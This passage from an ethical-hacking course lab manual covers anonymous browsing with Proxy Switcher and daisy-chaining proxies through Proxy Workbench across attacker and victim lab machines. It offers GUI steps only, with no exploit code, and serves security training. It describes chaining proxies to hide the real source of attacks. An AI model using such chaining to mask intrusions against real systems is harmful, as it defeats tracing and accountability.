


FIGURE 12.12: Selecting the proxy server

 In addition to standard add/remove/edit functions proxy manager contains functions useful for anonymous surfing and proxy availability testing

17. The selected **proxy server** will connect, and it will show the following connection icon.




FIGURE 12.13: Successful connection of selected proxy

Starting from version 3.0 Proxy Switcher incorporates internal proxy server. It is useful when you want to use other applications (besides Internet Explorer) that support HTTP proxy via Proxy Switcher. By default it waits for connections on localhost:3128

18. Go to a **web browser** (Firefox), and type the following URL <http://www.proxyswitcher.com/check.php> to check the selected proxy server connectivity; if it is successfully connected, then it shows the following figure.




FIGURE 12.14: Detected Proxy server

19. Open another tab in the **web browser**, and surf anonymously using this proxy.




FIGURE 12.14: Surf using Proxy server

Lab Analysis

Document all the **IP addresses of live (SSL) proxy servers** and the connectivity you discovered during the lab.

Tool/Utility	Information Collected/Objectives Achieved
Proxy Switcher	Server: List of available Proxy servers
	Selected Proxy Server IP Address: 95.110.159.54
	Selected Proxy Country Name: ITALY
	Resulted Proxy server IP Address: 95.110.159.67

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Examine which technologies are used for Proxy Switcher.
2. Evaluate why Proxy Switcher is not open source.

Internet Connection Required

Yes

No

Platform Supported


Classroom

iLabs


Lab**13**

Daisy Chaining using Proxy Workbench

Proxy Workbench is a unique proxy server, ideal for developers, security experts, and trainers, which displays data in real time.

ICON KEY

Valuable information



Test your knowledge



Web exercise



Workbook review

Lab Scenario

You have learned in the previous lab how to **hide your actual IP** using a Proxy Switcher and browse anonymously. Similarly an attacker with malicious intent can pose as someone else using a proxy server and gather information like account or bank details of an individual by performing **social engineering**. Once attacker gains relevant information he or she can hack into that individual's bank account for online shopping. Attackers sometimes use multiple proxy servers for scanning and attacking, making it very difficult for administrators to trace the real source of attacks.

As an administrator you should be able to prevent such attacks by deploying an intrusion detection system with which you can collect network information for analysis to determine if an attack or intrusion has occurred. You can also use **Proxy Workbench** to understand how networks are scanned.

Lab Objectives

This lab will show you how networks can be scanned and how to use Proxy Workbench. It will teach you how to:

- Use the Proxy Workbench tool
- Daisy chain the Windows Host Machine and Virtual Machines

Lab Environment

To carry out the lab, you need:

- Proxy Workbench is located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Proxy Tools\Proxy Workbench**

 Tools

**demonstrated in
this lab are
available in
D:\CEH-
Tools\CEHv8
Module 03
Scanning
Networks**

- You can also download the latest version of Proxy Workbench from this link <http://proxyworkbench.com>
- If you decide to download the latest version, then screenshots shown in the lab might differ
- A computer running **Windows Server 2012** as attacker (host machine)
- Another computer running **Window Server 2008, and Windows 7** as victim (virtual machine)
- A web browser with Internet access
- Follow Wizard-driven installation steps to install **Proxy Workbench**
- Administrative privileges to run tools

Lab Duration

Time: 20 Minutes

Overview of Proxy Workbench

Proxy Workbench is a proxy server that displays its data in real time. The data flowing between web browser and web server even analyzes FTP in passive and active modes.

Lab Tasks

 **Security: Proxy servers provide a level of security within a network. They can help prevent security attacks as the only way into the network from the Internet is via the proxy server**

1. Install Proxy Workbench on all platforms of the Windows operating system (**Windows Server 2012, Windows Server 2008, and Windows 7**)
2. Proxy Workbench is located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Proxy Tools\Proxy Workbench**
3. You can also download the latest version of **Proxy Workbench** from this link <http://proxyworkbench.com>
4. Follow the wizard-driven installation steps and install it in all platforms of **Windows operating system**
5. This lab will work in the CEH lab environment - on **Windows Server 2012, Windows Server 2008, and Windows 7**
6. Open Firefox browser in your **Windows Server 2012**, and go to **Tools** and click **options**

Module 03 – Scanning Networks




FIGURE 13.1: Firefox options tab

7. Go to **Advanced** profile in the **Options** wizard of Firefox, and select the **Network** tab, and then click **Settings**.

The sockets panel shows the number of Alive socket connections that Proxy Workbench is managing. During periods of no activity this will drop back to zeroSelect




FIGURE 13.2: Firefox Network Settings

The status bar shows the details of Proxy Workbench's activity. The first panel displays the amount of data Proxy Workbench currently has in memory. The actual amount of memory that Proxy Workbench is consuming is generally much more than this due to overhead in managing it.

8. Check **Manual proxy configuration** in the **Connection Settings** wizard.
9. Type **HTTP Proxy as 127.0.0.1** and enter the port value as **8080**, and check the option of **Use this proxy server for all protocols**, and click **OK**.




FIGURE 13.3: Firefox Connection Settings

10. While configuring, if you encounter any **port error please ignore it**
11. Launch the **Start** menu by hovering the mouse cursor in the lower-left corner of the desktop.




FIGURE 13.4: Windows Server 2012 – Desktop view

12. Click the **Proxy Workbench** app to open the **Proxy Workbench** window.




FIGURE 13.5: Windows Server 2012 – Apps

13. The **Proxy Workbench** main window appears as shown in the following figure.




FIGURE 13.6: Proxy Workbench main window

14. Go to **Tools** on the toolbar, and select **Configure Ports**

The 'Show the real time data window' allows the user to specify whether the real-time data pane should be displayed or not




FIGURE 13.7: Proxy Workbench CONFIGURE Ports option

15. In the **Configure Proxy Workbench** wizard, select **8080 HTTP Proxy - Web** in the left pane of **Ports to listen on**.
16. Check **HTTP** in the right pane of protocol assigned to port 8080, and click **Configure HTTP for port 8080**.

- People who benefit from Proxy Workbench are:
 - Home users who have taken the first step in understanding the Internet and are starting to ask, "But how does it work?"
 - People who are curious about how their web browser, email client or FTP client communicates with the Internet.
 - People who are concerned about malicious programs sending sensitive information out into the Internet. The information that programs are sending can be readily identified.
 - Internet software developers who are writing programs to existing protocols. Software development for the Internet is often very complex especially when a program is not properly adhering to a protocol. Proxy Workbench allows developers to instantly identify protocol problems.
 - Internet software developers who are creating new protocols and developing the client and server software simultaneously. Proxy Workbench will help identify non-compliant protocol handling.
 - Internet Security experts will benefit from seeing the data flowing in real-time. This will help them see who is doing what and when.





FIGURE 13.8: Proxy Workbench Configuring HTTP for Port 8080

17. The **HTTP Properties** window appears. Now check **Connect via another proxy**, enter your **Windows Server 2003** virtual machine IP address in **Proxy Server**, and enter **8080** in Port and then click **OK**



Many people understand sockets much better than they think. When you surf the web and go to a web site called www.altavista.com, you are actually directing your web browser to open a socket connection to the server called "www.altavista.com" with port number 80

FIGURE 13.9: Proxy Workbench HTTP for Port 8080

- Click **Close** in the **Configure Proxy Workbench** wizard after completing the **configuration settings**




FIGURE 13.10: Proxy Workbench Configured proxy

- Repeat the configuration steps of Proxy Workbench from **Step 11 to Step 15** in Windows Server 2008 Virtual Machines.

Proxy Workbench changes this. Not only is it an awesome proxy server, but you can see all of the data flowing through it, visually display a socket connection history and save it to HTML

20. In **Windows Server 2008** type the IP address of Windows 7 Virtual Machine.
21. Open a **Firefox** browser in **Windows Server 2008** and browse web pages.
22. Proxy Workbench Generates the traffic will be generated as shown in the following figure of **Windows Server 2008**
23. Check the **To** Column; it is forwarding the traffic to **10.0.0.3** (Windows Server 2008 virtual Machine).




FIGURE 13.11: Proxy Workbench Generated Traffic in Windows Server 2012 Host Machine

24. Now log in to **Windows Server 2008** Virtual Machine, and check the **To** column; it is forwarding the traffic to **10.0.0.7** (Windows 7 Virtual Machine).




FIGURE 13.12: Proxy Workbench Generated Traffic in Windows Server 2003 Virtual Machine

25. Select On the web server, connect to **port 80** in **Windows 7** virtual machine, and click **OK**



It allows you to 'see' how your email client communicates with the email server, how web pages are delivered to your browser and why your FTP client is not connecting to its server

FIGURE 13.13: Configuring HTTP properties in Windows 7

26. Now Check the traffic in **10.0.0.7** (Windows 7 Virtual Machine) “**TO**” column shows traffic generated from the different websites browsed in **Windows Server 2008**.

